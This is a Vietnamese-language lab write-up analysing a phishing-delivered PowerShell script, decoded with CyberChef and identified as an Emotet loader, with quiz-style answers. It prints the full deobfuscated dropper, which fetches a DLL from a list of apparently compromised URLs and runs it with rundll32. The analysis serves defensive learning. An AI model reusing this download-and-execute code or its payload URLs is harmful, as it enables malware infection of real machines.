
Malicious PowerShell Analysis

1. Kịch bản


- Nhân viên công ty mở email phishing khiến mạng công ty bị xâm nhập. Những gì IR team có là Powershell script đã mã hóa. Cần giải mã script và xác định malware đã tấn công hệ thống

2. Write-up

- Công cụ CyberChef
    - Mã hóa và giải mã dữ liệu
    - Nén và giải nén dữ liệu
    - Phân tích dữ liệu: tính hash, checksum, phân tích cú pháp IP,...
    - Thao tác dữ liệu: thay đổi mã hóa ký tự, tạo nhị phân,...
- Dùng CyberChef thu được một số phán đoán về loại mã hóa được sử dụng sau



- Sau khi thử các loại mã hóa, xác định loại mã hóa sử dụng là base64



- Script sau khi giải mã

```
([TYPe]("SYsTeM.io.DIrECtORY") );
SeT-iTEM  ('vaRIabLE:mBu') (  [TYPe]("sYSteM.net.seRVIcepOint
MaNAGer"));
$ErrorActionPreference = (('Silently Continue'));
$Cvmmq4o=$Q26L + '@' + $E16H;
$J16J=('N0P'));
(DIr VariabLE:Mku  ).VaLUe::"cREAtedIRECTORy"($HOME + (('\Db_
bh30\Yf5be5g\')));
$C39Y=(('U68S');
( vARiaBLe  ("mbu")  -VAlueoN  )::"sEcuRITYproTocol" = ('Tls1
2'));
$F35I=('I4_B'));
$Swrp6tc = (('A69S');
$X27H=('C33O');
$Imd1yck=$HOME+((('\A69S.dll Db_bh30\A69S.dll Yf5be5g\A69S.dl
l'))
$K47V=('R49G'));
$B9fhbyv=('https://admintk.com/wp-admin/L/@]https://mikegeeri
nck.com/c/YYsa/@]http://freelancerwebdesignerhyderabad.com/cg
i-bin/S/@]http://etdog.com/wp-content/nu/@]https://www.hintu
p.com.br/wp-content/dE/@]http://www.stmarouns.nsw.edu.au/payp
```

```
al/b8G/@]http://wm.mcdevelop.net/content/6F2gd/')))."s`PLIT"
($C83R + $Cvmmq4o + $F10Q);
$Q52M=('P05K'));
foreach ($Bm5pw6z in $B9fhbyv){try{(&('New-Object') SysTem.nE
t.WEBcLIeNT)."doWNlOaDFIlE"($Bm5pw6z, $Imd1yck);
$Z10L=('A92Q');
If ((&('Get-Item') $Imd1yck)."lenGTH" -ge 35698) {&('rundll3
2') $Imd1yck,(('Control_RunDLL')."TOStRiNG"();
$R65I=('Z09B'));
break;
$K7_H=('F12U')}}
catch{}}
$W54I=(('V95O')
```

1. What security protocol is being used for the communication with a malicious domain?

- Ans: tls 12

```
( vARiaBLe  ("mbu")  -VAlueoN  )::"sEcuRITYproTocol" = ('Tls12'));
```

2. What directory does the obfuscated PowerShell create? (Starting from \HOME\)

- Ans: \HOME\\Db_bh30\Yf5be5g\

```
(DIr VariabLE:Mku  ).VaLUe::"cREAtedIRECTORy"($HOME + (('\Db_bh30\Yf5be5g\')));
```

3. What file is being downloaded (full name)?

- Ans: A69S.dll

```
$Imd1yck=$HOME+((('\A69S.dll Db_bh30\A69S.dll Yf5be5g\A69S.dll'))
$K47V=('R49G'));
$B9fhbyv=('https://admintk.com/wp-admin/L/@]https://mikegeerinck.com/c/YYsa/@]http://freelancerwebdesignerhyderabad.com/cg
$Q52M=('P05K'));
foreach ($Bm5pw6z in $B9fhbyv){try{(&('New-Object') SysTem.nEt.WEBcLIeNT)."doWNlOaDFIlE"($Bm5pw6z, $Imd1yck);
```

4. What is used to execute the downloaded file?

- Ans: rundll32

```
If ((&('Get-Item') $Imd1yck)."lenGTH" -ge 35698) {&('rundll32') $Imd1yck,(('Control_RunDLL')."TOStRiNG"();
```

5. What is the domain name of the URI ending in '/6F2gd/'


- Ans: wm.mcdevelop.net

```
http://www.stmarouns.nsw.edu.au/paypal/b8G/@]http://wm.mcdevelop.net/content/6F2gd/')."s`PLIT"($C83R + $Cvmmq4o + $F10Q)
```


6. Based on the analysis of the obfuscated code, what is the name of the malware?

- Ans: emotet

- Dùng https://bazaar.abuse.ch/ → tra theo tên file để tìm mã hash của nó



- Dùng mã hash này tra trên virustotal để lấy được tên malware



3. Kết luận

- Hệ thống bị tấn công bởi malware phát tán qua email phishing
- Malware sử dụng đoạn script Powershell bị obfuscated để kết nối C2 qua giao thức bảo mật TLS tải malware Emotet từ nhiều domain dự phòng khác nhau

- Nó thực hiện kiểm tra kích thước file trước khi chạy Emotet bằng rundll32